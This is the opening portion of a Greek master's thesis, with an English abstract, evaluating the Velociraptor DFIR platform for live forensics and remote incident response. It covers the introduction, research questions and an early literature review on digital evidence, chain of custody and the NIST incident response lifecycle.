ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ. «Κυβερνοασφάλεια και Τεχνολογίες Τεχνητής Νοημοσύνης»

M.Sc. in CyberSecurity and AI Technologies

Διπλωματική Εργασία

Τίτλος Εργασίας	«Live Forensics και Απομακρυσμένη Ανταπόκριση σε Περιστατικά: Θεωρητική και Πειραματική Αξιολόγηση του Velociraptor» «Live Forensics and Remote Incident Response: A Theoretical and Experimental Evaluation of Velociraptor»
Ονοματεπώνυμο Φοιτητή	Γκιζώρης Σπυρίδων
Πατρώνυμο	Αναστάσιος
Αριθμός Μητρώου	MTE24008
Επιβλέπων	Λαμπρινουδάκης Κωνσταντίνος

Ημερομηνία Παράδοσης: **Ιούνιος 2026**

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τους καθηγητές μου και ιδιαίτερα τους κ. Ξενάκη και κ. Λαμπρινουδάκη, οι οποίοι μου έδωσαν την ευκαιρία να ασχοληθώ με ένα τόσο ενδιαφέρον αντικείμενο και να εμπλουτίσω τις γνώσεις μου στον συγκεκριμένο κλάδο. Ιδιαίτερες ευχαριστίες οφείλω στην καθηγήτρια κα Μήτρου για το πλούσιο υλικό που μου παρείχε κατά τη διάρκεια των μαθημάτων, το οποίο με βοήθησε σημαντικά και στην εκπόνηση της παρούσας εργασίας. Πάνω απ' όλα, θα ήθελα να ευχαριστήσω θερμά τον καθηγητή μου, κ. Δραγώνα, για την πολύτιμη στήριξη, τις εύστοχες παρατηρήσεις και την εμπιστοσύνη που μου έδειξε σε όλη τη διάρκεια του προγράμματος.

Στη συνέχεια, θα ήθελα να ευχαριστήσω τους γονείς μου, Τάσο και Γεωργία, και την αδερφή μου, Κωνσταντίνα, οι οποίοι με τη συνεχή ενθάρρυνση, την εμπιστοσύνη και την αμέριστη στήριξή τους στάθηκαν δίπλα μου σε όλη τη διάρκεια των σπουδών μου και με βοήθησαν να πετύχω τους στόχους μου. Η αγάπη και η κατανόησή τους αποτέλεσαν βασικά στηρίγματα στα πρώτα βήματα της πορείας μου, και σε αυτούς οφείλω τα θεμέλια πάνω στα οποία έχτισα κάθε μου επιτυχία.

Τέλος, θέλω να ευχαριστήσω τη σύντροφό μου Ιωάννα, που είναι δίπλα μου σε όλα τα σημαντικά βήματα και επιτεύγματά μου και που, χάρη στην αγάπη, την υπομονή και την συμπαράστασή της, συνέβαλε καθοριστικά στην ολοκλήρωση αυτής της εργασίας. Ήταν πάντα δίπλα μου στα καλά και στα δύσκολα και πίστευε σε εμένα ακόμα και όταν εγώ αμφέβαλλα. Μου έμαθε την αξία της επιμονής και της σκληρής δουλειάς, και σε μεγάλο βαθμό συνέβαλε στη διαμόρφωση του ανθρώπου που είμαι σήμερα.

Περίληψη

Η παρούσα διπλωματική εργασία αποσκοπεί στην θεωρητική και πειραματική αξιολόγηση του Velociraptor, μίας πλατφόρμας ανοιχτού κώδικα για τη Ψηφιακή Εγκληματολογία και Ανταπόκριση σε Περιστατικά (DFIR), με έμφαση στις δυνατότητές της για live forensic ανάλυση και απομακρυσμένη ανταπόκριση σε σύγχρονα περιβάλλοντα. Αφορμή για την έρευνα αποτέλεσε ο εντοπισμός ερευνητικών κενών στη βιβλιογραφία ως προς τη συστηματική ακαδημαϊκή τεκμηρίωση τέτοιων εργαλείων, ιδίως όσον αφορά την απόδοσή τους σε σενάρια εκμετάλλευσης πραγματικών ευπαθειών, τη διατήρηση της εγκληματολογικής ακεραιότητας κατά την απομακρυσμένη συλλογή και τη σύγκρισή τους με παραδοσιακές dead-box forensic τεχνικές. Για τον σκοπό αυτό, η εργασία συνδυάζει συστηματική ανασκόπηση της βιβλιογραφίας στους τομείς της ψηφιακής εγκληματολογίας, του incident response, του volatile memory forensics και της απομακρυσμένης συλλογής δεδομένων, με μια ελεγχόμενη πειραματική μελέτη μέσα στο εικονικό περιβάλλον ενός home lab. Στο πλαίσιο αυτό αναπτύχθηκε ένα προσαρμοσμένο VQL artifact για την ανίχνευση των forensic artifacts της ευπάθειας CVE-2026-21510, μιας πραγματικής ευπάθειας του Windows Shell που αξιοποιεί κακόβουλα LNK αρχεία με ενσωματωμένα UNC paths, μέσω της μεθοδολογικής προσέγγισης της ελεγχόμενης προσομοίωσης (controlled artifact simulation). Τα ευρήματα κατέδειξαν ότι το Velociraptor εντόπισε επιτυχώς τα forensic artifacts και στις τέσσερις κατηγορίες αξιολόγησης, με χρόνους απόκρισης της τάξης των δευτερολέπτων, μηδενικά false positives σε καθαρό περιβάλλον και αυτόματη τεκμηρίωση που διασφαλίζει την εγκληματολογική ακεραιότητα. Συμπερασματικά, η εργασία αναδεικνύει ότι το Velociraptor υπερτερεί σε σενάρια όπου ο χρόνος είναι κρίσιμος, η κλίμακα μεγάλη ή όπου απαιτείται η ανάκτηση πτητικών δεδομένων, λειτουργώντας μαζί με τις παραδοσιακές προσεγγίσεις, ενώ παρέχει πρακτικές κατευθύνσεις για σύγχρονες ομάδες SOC και IR και προτείνει επεκτάσεις προς enterprise, cloud και SIEM/SOAR λύσεις.

Abstract

This master’s thesis aims at the experimental evaluation of Velociraptor, an open-source platform for Digital Forensics and Incident Response (DFIR), with an emphasis on its capabilities for live forensic analysis and remote incident response in modern environments. The research was motivated by identifying gaps in the literature regarding the systematic academic documentation of such tools, particularly with respect to their performance in scenarios involving the exploitation of real vulnerabilities, the preservation of forensic integrity during remote collection and their comparison with traditional dead-box forensic techniques. To this end, the thesis combines a systematic review of the literature in the fields of digital forensics, incident response, volatile memory forensics and remote data acquisition with a controlled experimental study conducted within the virtual environment of a home lab. Within this framework, a custom VQL artifact was developed for the detection of the forensic artifacts of the CVE-2026-21510 vulnerability, a real

Windows Shell vulnerability that exploits malicious LNK files with embedded UNC paths, through the methodological approach of controlled artifact simulation. The findings demonstrated that Velociraptor successfully detected the forensic artifacts across all four evaluation categories, with response times on the order of seconds, zero false positives in a clean environment, and automatic documentation that ensures forensic integrity. In conclusion, the thesis highlights that Velociraptor excels in scenarios where time is critical, the scale is large, or the recovery of volatile data is required, operating alongside traditional approaches, while it provides practical guidance for modern SOC and IR teams and proposes extensions toward enterprise, cloud, and SIEM/SOAR solutions.

Περιεχόμενα

Κατάλογος Εικόνων

Κατάλογος Πινάκων

1. Εισαγωγή

1.1 Γενικά

Η ραγδαία εξέλιξη των πληροφοριακών συστημάτων και η ολοένα αυξανόμενη εξάρτηση των σύγχρονων Οργανισμών από τις ψηφιακές υποδομές τους έχουν οδηγήσει σε σημαντική αύξηση των περιστατικών κυβερνοασφάλειας. Κυβερνοεπιθέσεις, παραβιάσεις δεδομένων, insider threats και παραβιάσεις κρίσιμων συστημάτων αποτελούν πλέον συχνά φαινόμενα, επηρεάζοντας Οργανισμούς ανεξαρτήτως μεγέθους, τομέα δραστηριότητας ή γεωγραφικής τοποθεσίας. Η αύξηση αυτή δεν είναι τυχαία, καθώς σύμφωνα με πρόσφατα ερευνητικά δεδομένα, η πολυπλοκότητα και η συχνότητα των σύγχρονων κυβερνοεπιθέσεων έχουν αυξηθεί σημαντικά, καθώς οι επιτιθέμενοι αξιοποιούν εξελιγμένες τεχνικές όπως τα fileless malwares, η εκμετάλλευση εργαλείων που προϋπάρχουν στο σύστημα (living-off-the-land), καθώς και πολυδιάστατες επιθέσεις, όπως είναι τα Advanced Persistent Threats (APT) (Nisioti et al., 2023).

Οι επιπτώσεις τέτοιων περιστατικών μπορεί να είναι ιδιαίτερα σοβαρές και πολυδιάστατες. Στον οικονομικό τομέα, για παράδειγμα, οι Οργανισμοί αντιμετωπίζουν άμεσες οικονομικές ζημιές από την απώλεια ή και την κρυπτογράφηση των δεδομένων τους, γεγονός το οποίο οδηγεί στην ανάγκη για αποκατάσταση των συστημάτων, ή ακόμα και την καταβολή λύτρων, όπως είχε συμβεί στο παράδειγμα της κυβερνοεπίθεσης με ransomware στην Capita plc το 2023, η οποία οδήγησε σε σοβαρές κανονιστικές συνέπειες, συμπεριλαμβανομένου προστίμου ύψους 14 εκατομμυρίων λιρών και επηρέασε τα δεδομένα πάνω από 6 εκατομμυρίων χρηστών (ICO, 2025). Παράλληλα, πέρα από τις οικονομικές απώλειες, οι συνέπειες περιλαμβάνουν νομικές κυρώσεις, διατάραξη της επιχειρησιακής συνέχειας, καθώς και ανεπανόρθωτη βλάβη στη φήμη του Οργανισμού και τις σχέσεις εμπιστοσύνης με τους πελάτες και τους συνεργάτες (The Guardian, 2025).

Ως αποτέλεσμα, στρατηγική προτεραιότητα για κάθε σύγχρονο Οργανισμό αποτελεί η ικανότητά του να ανιχνεύει έγκαιρα περιστατικά ασφαλείας, να τα διερευνά αποτελεσματικά και να ανταποκρίνεται σε αυτά με δομημένο, τεκμηριωμένο και αξιόπιστο τρόπο. Η ανάγκη αυτή δεν περιορίζεται μόνο στην αποκατάσταση της λειτουργικότητας των συστημάτων, αλλά επεκτείνεται και στη δυνατότητα κατανόησης της φύσης της επίθεσης, του τρόπου υλοποίησής της και του εύρους των επιπτώσεών της. Η κατανόηση αυτή είναι απαραίτητη τόσο για τη βελτίωση της ανθεκτικότητας του Οργανισμού έναντι μελλοντικών απειλών, όσο και την εκπλήρωση των νομικών και κανονιστικών υποχρεώσεών του.

Η Ψηφιακή Εγκληματολογία και Ανταπόκριση σε Περιστατικά (Digital Forensics and Incident Response – DFIR) αποτελεί το επιστημονικό και τεχνικό πεδίο που απαντά σε αυτή την ανάγκη. Συνδυάζει τις αρχές της εγκληματολογικής έρευνας με τις διαδικασίες ανταπόκρισης σε περιστατικά ασφαλείας, με στόχο την αναγνώριση, συλλογή, διατήρηση και ανάλυση ψηφιακών τεκμηρίων, καθώς και την υποστήριξη των διαδικασιών περιορισμού, αποκατάστασης και

τεκμηρίωσης (IBM, 2025). Το πεδίο αυτό εξελίσσεται ταχύτατα, καθώς οι σύγχρονες κυβερνοαπειλές και τα σύνθετα ψηφιακά περιβάλλοντα δημιουργούν συνεχώς νέες απαιτήσεις.

Η παρούσα διπλωματική εργασία εξετάζει το Velociraptor – μία πλατφόρμα ανοιχτού κώδικα για τη Ψηφιακή Εγκληματολογία και Ανταπόκριση σε Περιστατικά – αξιολογώντας τη δυνατότητά του να καλύψει τις απαιτήσεις της σύγχρονης DFIR πρακτικής. Μέσω θεωρητικής ανάλυσης και πρακτικών πειραμάτων, η εργασία εξετάζει πώς το Velociraptor συγκρίνεται με παραδοσιακές προσεγγίσεις και κατά πόσο μπορεί να αντιμετωπίσει τις προκλήσεις που θέτουν τα σύγχρονα κατανεμημένα, υβριδικά και cloud-based περιβάλλοντα.

1.2 Σκοπός και στόχοι της Εργασίας

Σκοπός της παρούσας εργασίας είναι η συστηματική θεωρητική ανάλυση και πρακτική αξιολόγηση του Velociraptor ως εργαλείου Ψηφιακής Εγκληματολογίας και Ανταπόκρισης σε Περιστατικά. Παράλληλα, επιδιώκεται η αξιολόγηση της δυνατότητάς του να καλύψει τις απαιτήσεις των σύγχρονων, σύνθετων και κατανεμημένων περιβαλλόντων.

Ειδικότεροι στόχοι της εργασίας είναι:

- Θεωρητική ανάλυση των εννοιών της ψηφιακής εγκληματολογίας, του live forensics, του volatile memory forensics και της απομακρυσμένης συλλογής δεδομένων.
- Τεχνική ανάλυση της αρχιτεκτονικής και των δυνατοτήτων του Velociraptor, συμπεριλαμβανομένης της γλώσσας VQL (Velociraptor Query Language) και του μηχανισμού της artifact-based συλλογής.
- Σύγκριση του Velociraptor με παραδοσιακές μεθόδους ψηφιακής εγκληματολογίας και σύγχρονα ανταγωνιστικά εργαλεία.
- Πρακτική αξιολόγηση μέσω ελεγχόμενου πειράματος: σχεδιασμός home lab, ανάπτυξης προσαρμοσμένου artifact και εκτέλεση σεναρίων DFIR σε εικονικές μηχανές.
- Αξιολόγηση αποτελεσμάτων βάσει κριτηρίων χρόνου απόκρισης, πληρότητας συλλογής, εγκληματολογικής ακεραιότητας και επεκτασιμότητας.

1.3 Ερευνητικά Ερωτήματα

Η ανασκόπηση της βιβλιογραφίας (κεφάλαιο 2) ανάδειξε ότι παρά την ταχεία εξέλιξη των σύγχρονων εργαλείων DFIR και τη διεύρυνση των απαιτήσεων που θέτουν τα κατανεμημένα και υβριδικά περιβάλλοντα, εξακολουθούν να υπάρχουν ερευνητικά κενά για την συστηματική

αξιολόγηση των πλατφόρμων ανοιχτού κώδικα για live forensics και απομακρυσμένη ανταπόκριση σε περιστατικά. Ειδικότερα, το Velociraptor, παρά την ολοένα και αυξανόμενη χρήση του από επαγγελματίες του χώρου της ψηφιακής εγκληματολογίας και την επίσημη αναγνώρισή του από φορείς όπως η CISA, παρουσιάζει ελλείψεις ως προς την ακαδημαϊκή του τεκμηρίωση σχετικά με την αξιολόγηση της απόδοσής του σε σενάρια εκμετάλλευσης πραγματικών CVE, την επαληθεύσιμη διατήρηση της εγκληματολογικής τους ακεραιότητας κατά την απομακρυσμένη συλλογή και τη συστηματική του σύγκριση με παραδοσιακές μεθόδους dead-box forensics. Με βάση αυτές τις διαπιστώσεις, η παρούσα εργασία οργανώνεται γύρω από τρία κεντρικά ερευνητικά ερωτήματα, τα οποία προέκυψαν από τον εντοπισμό των ερευνητικών κενών στη βιβλιογραφία (Ενότητα 2.8) και από τις λειτουργικές ανάγκες των σύγχρονων ομάδων DFIR:

- ΕΕ1. Σε ποιον βαθμό το Velociraptor — ως πλατφόρμα ανοιχτού κώδικα — μπορεί να υποστηρίξει live forensics και απομακρυσμένη ανταπόκριση σε περιστατικά σε πολυσύστατα και κατανεμημένα περιβάλλοντα, με παράλληλη διατήρηση της εγκληματολογικής ακεραιότητας;

- ΕΕ2. Ποια είναι τα βασικά πλεονεκτήματα και οι περιορισμοί του Velociraptor σε σχέση με παραδοσιακές μεθόδους ψηφιακής εγκληματολογίας (dead-box forensics) και σύγχρονα ανταγωνιστικά εργαλεία;

- ΕΕ3. Πώς μπορεί να αξιοποιηθεί πρακτικά η artifact-based συλλογή μέσω VQL για τη στοχευμένη ανάκτηση πτητικών (volatile) και μη-πτητικών δεδομένων σε πραγματικά σενάρια DFIR;

Τα ερωτήματα αυτά είναι σχεδιασμένα ώστε να παράγουν απαντήσεις που συμβάλλουν τόσο στη θεωρητική κατανόηση της πλατφόρμας, όσο και στην πρακτική καθοδήγηση των επαγγελματιών DFIR. Ιδιαίτερα το τρίτο ερώτημα αντιμετωπίζεται μέσω της πειραματικής ενότητας της εργασίας (Κεφάλαια 4–6), ενώ το πρώτο και το δεύτερο απαντώνται κυρίως μέσα από τη συνδυαστική ανάλυση βιβλιογραφίας και πειραματικών ευρημάτων (Κεφάλαια 2, 3, 7).

1.4 Δομή της Εργασίας

Η εργασία οργανώνεται σε οκτώ κεφάλαια, τα οποία καλύπτουν από την θεωρητική θεμελίωση έως τα πειραματικά και τα τελικά αποτελέσματα.

- Κεφάλαιο 1 (Εισαγωγή) - Το παρόν κεφάλαιο, σκοπός του οποίου είναι η παρουσίαση του ερευνητικού προβλήματος, τα ερωτήματα, τους στόχους και της δομή της εργασίας.

- Κεφάλαιο 2 (Ανασκόπηση Βιβλιογραφίας και Θεωρητικό Πλαίσιο) - Συστηματική ανασκόπηση της επιστημονικής βιβλιογραφίας στους τομείς της ψηφιακής εγκληματολογίας, του incident response, του live forensics, της volatile memory

forensics και της απομακρυσμένης συλλογής δεδομένων. Παρουσιάζονται επίσης σύγχρονα εργαλεία DFIR και εντοπίζονται τα ερευνητικά κενά.

- Κεφάλαιο 3 (Velociraptor) - Λεπτομερής ανάλυση της αρχιτεκτονικής, του μοντέλου λειτουργίας, της γλώσσας VQL και της artifact-based προσέγγισης. Το κεφάλαιο ολοκληρώνεται με συγκριτική ανάλυση έναντι παραδοσιακών εργαλείων.

- Κεφάλαιο 4 (Μεθοδολογία) - Παρουσιάζεται η μεθοδολογία της πειραματικής έρευνας: σχεδιασμός του home lab, επιλογή του ερευνητικού σεναρίου (CVE-2026-21510), αιτιολόγηση της μεθοδολογικής προσέγγισης της ελεγχόμενης προσομοίωσης forensic artifacts και καθορισμός κριτηρίων αξιολόγησης.

- Κεφάλαιο 5 (Διαδικασία Σχεδιασμού και Ανάπτυξης) - Αναλυτική περιγραφή της εγκατάστασης, ρύθμισης και παραμετροποίησης του Velociraptor, καθώς και της ανάπτυξης του προσαρμοσμένου artifact.

- Κεφάλαιο 6 (Αποτελέσματα) - Παρουσίαση των ευρημάτων της πειραματικής αξιολόγησης: live system analysis, ανάκτηση πτητικών δεδομένων (volatile data), απόδοση και επεκτασιμότητα.

- Κεφάλαιο 7 (Αξιολόγηση και Συζήτηση) - Κριτική ανάλυση των αποτελεσμάτων, σύγκριση με παραδοσιακές προσεγγίσεις και συζήτηση των επιπτώσεων για σύγχρονες ομάδες SOC και IR.

- Κεφάλαιο 8 (Συμπεράσματα) - Σύνοψη ευρημάτων, απάντηση των ερευνητικών ερωτημάτων, και κατευθύνσεις για μελλοντική έρευνα.

2. Ανασκόπηση Βιβλιογραφίας και Θεωρητικό Πλαίσιο

2.1 Γενικά

Το παρόν κεφάλαιο παρουσιάζει μία συστηματική ανασκόπηση της επιστημονικής βιβλιογραφίας στον τομέα της Ψηφιακής Εγκληματολογίας (Digital Forensics) και της Ανταπόκρισης σε Περιστατικά (Incident Response). Στόχος είναι η κατανόηση του ευρύτερου θεωρητικού πλαισίου στο οποίο εντάσσεται το Velociraptor, καθώς και των προκλήσεων που αντιμετωπίζουν οι σύγχρονες επιχειρήσεις που υπάγονται στον κόσμο του DFIR.

Το κεφάλαιο αυτό έχει σκοπό να καλύψει τις βασικές έννοιες και τους ορισμούς της Ψηφιακής Εγκληματολογίας, τον ρόλο που έχει η Ανταπόκριση σε Περιστατικά και τη σύνδεσή της με την εγκληματολογία. Επιπλέον, εμβαθύνει στις προσεγγίσεις live και dead box forensics και στη σημασία των δεδομένων, αναλύει την απομακρυσμένη συλλογή δεδομένων, παρουσιάζει τα σύγχρονα εργαλεία DFIR και καταλήγει στον εντοπισμό των ερευνητικών κενών.

2.2 Ψηφιακή Εγκληματολογία (Digital Forensics)

2.2.1 Ορισμός και Βασικές έννοιες

Η Ψηφιακή Εγκληματολογία αποτελεί τον κλάδο που ειδικεύεται στην ταυτοποίηση, συλλογή, διατήρηση, ανάλυση και παρουσίαση των ψηφιακών πειστηρίων (digital evidence), με τρόπο τέτοιο ώστε να διασφαλίζεται η νομική τους αποδεκτότητα (Casey, 2011). Σύμφωνα με το NIST, ορίζεται ως "η εφαρμογή επιστημονικών αρχών στην αναγνώριση, συλλογή, εξέταση και ανάλυση δεδομένων, διασφαλίζοντας παράλληλα την ακεραιότητά τους και διατηρώντας αυστηρά καταγεγραμμένες όλες τις ενέργειες που λαμβάνουν χώρα επί αυτών" (NIST, 2025). Κεντρική αρχή του κλάδου είναι η επαναληψιμότητα: κάθε ερευνητής που ακολουθεί τις ίδιες διαδικασίες, καταλήγει στα ίδια αποτελέσματα (Garfinkel, 2010), γεγονός κρίσιμο για τη νομική αποδεκτότητα των ευρημάτων. Αντίστοιχα, το SWGDE ορίζει τις ελάχιστες απαιτήσεις για τα εργαλεία που χρησιμοποιούνται σε εγκληματολογικές έρευνες, απαιτώντας μεταξύ άλλων τεκμηριωμένη επαναληψιμότητα και επαληθευσιμότητα των αποτελεσμάτων (SWDGE, 2024a).

Για τη διασφάλιση της ακεραιότητας (integrity) των δεδομένων χρησιμοποιούνται κρυπτογραφικές συναρτήσεις κατακερματισμού (hash functions), όπως η SHA-256 (Secure Hash Algorithm 256-bit) και η MD5 (Message-Digest Algorithm 5). Αυτές παράγουν μία μοναδική ψηφιακή "υπογραφή" για κάθε αρχείο ή αποθηκευτικό μέσο, και ακόμα και η αλλαγή ενός bit οδηγεί σε μία εντελώς διαφορετική τιμή, καθιστώντας εύκολα ανιχνεύσιμη οποιαδήποτε τροποποίηση.

2.2.2 Ψηφιακά Πειστήρια (Digital Evidence)

Τα ψηφιακά πειστήρια ορίζονται ως οι πληροφορίες ή τα δεδομένα, αποθηκευμένα ή μεταδιδόμενα σε δυαδική μορφή, τα οποία μπορεί να χρησιμοποιηθούν σε νομικές διαδικασίες (ISO/IEC 27013:2012). Λόγω της ψηφιακής τους φύσης, τα ψηφιακά πειστήρια είναι πολύ εύκολο να τροποποιηθούν χωρίς να αφήσουν ίχνη και μπορούν να διαγραφούν ή να καταστραφούν πολύ γρήγορα, καθώς επίσης και να αντιγραφούν με απόλυτη ακρίβεια. Για να γίνει ένα ψηφιακό πειστήριο νομικά αποδεκτό σε μία δικαστική διαδικασία, πρέπει να πληροί τα παρακάτω κριτήρια:

- Νομιμότητα (Legality): Η συλλογή του πειστηρίου πρέπει να έχει γίνει ακολουθώντας όλες τις νόμιμες διαδικασίες, έχοντας πάντα την απαραίτητη νομική εξουσιοδότηση και δείχνοντας τον απαραίτητο σεβασμό στα θεμελιώδη δικαιώματα του υπόπτου, όπως είναι τα ανθρώπινα δικαιώματα και η προστασία των προσωπικών του δεδομένων.

- Συνάφεια (Relevance): Το πειστήριο πρέπει να έχει άμεση σχέση με το περιστατικό που βρίσκεται υπό διερεύνηση. Η αδιάκριτη συλλογή πληροφοριών οι οποίες δεν συνδέονται με το αδίκημα θεωρείται απαράδεκτη.

- Ακεραιότητα (Integrity): Τα δεδομένα πρέπει να παραμένουν πλήρη και αμετάβλητα σε όλη τη διάρκεια της συλλογής, επεξεργασίας και παρουσίασής τους.

- Αξιοπιστία (Reliability): Η συλλογή και ανάλυση των πειστηρίων πρέπει να γίνεται με μεθόδους επιστημονικά αποδεκτές και επαληθεύσιμες, με εργαλεία αναγνωρισμένα και ελεγμένα.

Τα κριτήρια αυτά αντικατοπτρίζονται και στις επίσημες κατευθυντήριες οδηγίες του SWGDE για τη συλλογή ψηφιακών πειστηρίων, οι οποίες συνιστούν τεκμηριωμένες και αναπαραγώγιμες μεθόδους συλλογής σε κάθε στάδιο της διαδικασίας (SWGDE, 2025a).

2.2.3 Αλυσίδα Φύλαξης (Chain of Custody) και Εγκληματολογικά Αντίγραφα (Forensic Images)

Η αλυσίδα φύλαξης αποτελεί την λεπτομερή καταγραφή όλων των ενεργειών επί των ψηφιακών πειστηρίων, από την συλλογή τους έως παρουσίασή τους στο δικαστήριο: ποιος τα χειρίστηκε, πότε, για ποιο λόγο και με ποιο αποτέλεσμα. Κάθε μεταβίβαση της φύλαξης πρέπει να τεκμηριώνεται επακριβώς. Οποιοδήποτε κενό στην αλυσίδα αυτή μπορεί να οδηγήσει στον αποκλεισμό κρίσιμων ευρημάτων από το δικαστήριο. Στην πράξη, η αλυσίδα φύλαξης επιτυγχάνεται με τη λεπτομερή καταγραφή των ενεργειών σε φυσικά ή ψηφιακά έντυπα, γνωστά ως evidence log forms, ενώ η ακεραιότητα των πειστηρίων επιβεβαιώνεται σε κάθε στάδιο με τη χρήση συναρτήσεων κατακερματισμού. Σημαντικό ρόλο επίσης παίζει η ασφαλής αποθήκευση των πρωτότυπων πειστηρίων σε ελεγχόμενο περιβάλλον, στο οποίο έχουν πρόσβαση μόνο εξουσιοδοτημένα άτομα.

Ένας θεμελιώδης κανόνας της ψηφιακής εγκληματολογίας είναι ότι η εξέταση και η ανάλυση δεν πρέπει να γίνεται πότε στο αρχικό ψηφιακό πειστήριο, αλλά σε εγκληματολογικό αντίγραφο (forensic image) (Casey, 2011). Αυτή η τεχνική επιτυγχάνει την ακεραιότητα του αρχικού πειστηρίου και μπορεί να διατηρηθεί ως πρωτότυπη πηγή σε περίπτωση επανεξέτασης ή αμφισβήτησης των ευρημάτων.

Υπάρχουν δύο βασικοί τύποι εγκληματολογικών αντιγράφων:

- Logical image: Αντιγράφει μόνο τα αρχεία και τους φακέλους που είναι εκείνη τη στιγμή ορατά στο σύστημα αρχείων (filesystem). Η μέθοδος αυτή είναι αρκετά πιο γρήγορη, αλλά δεν συλλέγει αρχεία που μπορεί να βρίσκονται στον μη κατανεμημένο χώρο (unallocated space) και διαγραμμένα αρχεία, ή άλλα κρυφά δεδομένα. Χρησιμοποιείται κυρίως σε περιπτώσεις που υπάρχει ανάγκη για γρήγορη συλλογή συγκεκριμένων αρχείων.

- Physical image / Bit-by-bit copy: Πλήρης αντιγραφή του κάθε bit του αποθηκευτικού μέσου, που συμπεριλαμβάνει τον μη-κατανεμημένο χώρο, τα διαγραμμένα αρχεία, το slack space, δηλαδή του υπολειπόμενου χώρου στο τελευταίο cluster ενός αρχείου που δεν καταλαμβάνεται από πραγματικά δεδομένα, και οποιωνδήποτε άλλων κρυμμένων περιοχών. Η μέθοδος αυτή είναι και η προτεινόμενη σε σοβαρές έρευνες, καθώς παρέχει τη πληρέστερη δυνατή εικόνα.

Οι βέλτιστες πρακτικές για την απόκτηση εγκληματολογικών αντιγράφων έχουν τυποποιηθεί από αναγνωρισμένους φορείς όπως το SWGDE, το οποίο ορίζει αναλυτικές προδιαγραφές για την απόκτηση forensic images τόσο από φυσικά μέσα όσο και από απομακρυσμένα συστήματα (SWGDE, 2025b).

Κατά τη δημιουργία εγκληματολογικών αντιγράφων χρησιμοποιούνται write blockers, ειδικές συσκευές που επιτρέπουν μόνο διαδικασίες ανάγνωσης (read operations) στο αποθηκευτικό μέσο, αποτρέποντας οποιαδήποτε διαδικασία εγγραφής (write operation) που πιθανώς να τροποποιήσει τα δεδομένα. Με αυτό το τρόπο διασφαλίζεται ότι κατά τη διαδικασία αντιγραφής δεν αλλοιώνεται καθόλου το πρωτότυπο πειστήριο.

2.3 Ανταπόκριση σε Περιστατικά (Incident Response)

2.3.1 Ορισμός και Βασικές Έννοιες

Η Ανταπόκριση σε Περιστατικά αποτελεί το σύνολο τον οργανωμένων ενεργειών που πραγματοποιεί ένας Οργανισμός για την ανίχνευση, ανάλυση, περιορισμό, εξάλειψη και αποκατάσταση ενός περιστατικού κυβερνοασφάλειας (NIST, 2025). Οι στόχοι της είναι η ελαχιστοποίηση της ζημιάς και του χρόνου διακοπής υπηρεσιών, ο περιορισμός της εξάπλωσης,

η πλήρης κατανόηση του εύρους της επίθεσης, η εξάλειψη των τρωτών σημείων και η διατήρηση των ψηφιακών πειστηρίων για περαιτέρω ανάλυση. Χαρακτηριστικό παράδειγμα αποτελεί το περιστατικό της SolarWinds το 2020, που ανέδειξε την ανάγκη για εργαλεία ταχείας κλιμάκωσης και συλλογής δεδομένων από μεγάλο αριθμό συστημάτων ταυτόχρονα (TechTarget, 2023).

2.3.2 Το Μοντέλο Ανταπόκρισης του NIST


Το NIST SP 800-61 Rev. 2 (NIST, 2012) περιγράφει τον κύκλο της ζωής της απόκρισης σε περιστατικά σε τέσσερις φάσεις οι οποίες δεν λειτουργούν απαραίτητα γραμμικά, αλλά μπορεί να επαναλαμβάνονται ή να επικαλύπτονται:

- Preparation: Ανάπτυξη πολιτικών, δημιουργία ομάδας ανταπόκρισης (Incident Response Teams – IRT ή Computer Security Response Team – CSIRT), την προμήθεια κατάλληλων εργαλείων και την εγκατάσταση συστημάτων καταγραφής και παρακολούθησης. Αποτελεί τη βάση κάθε αποτελεσματικής ανταπόκρισης και βρίσκεται σε συνεχή εξέλιξη.

- Detection and Analysis: Χρήση συστημάτων ανίχνευσης ή πρόληψης εισβολών (Intrusion Detection / Prevention Systems – IDS / IPS), συστημάτων παρακολούθησης (Security Information and Event Management Systems – SIEM) και άλλων πηγών για τον εντοπισμό και τη διαλογή (triage) πιθανών περιστατικών.

- Containment, Eradication and Recovery: Απομόνωση των συστημάτων που έχουν επηρεαστεί, αφαίρεση του κακόβουλου παράγοντα, επιδιόρθωση των ευπαθειών και επαναφορά στην κανονική λειτουργία.

- Post-Incident Activity – Lessons Learned: Σύνταξη αναφοράς, συλλογή, ανασκόπηση και αξιοποίηση των εμπειριών από το περιστατικό (lessons learned).




Εικόνα 2.1: Ο κύκλος ζωής της Ανταπόκρισης σε Περιστατικά κατά το NIST SP 800-61

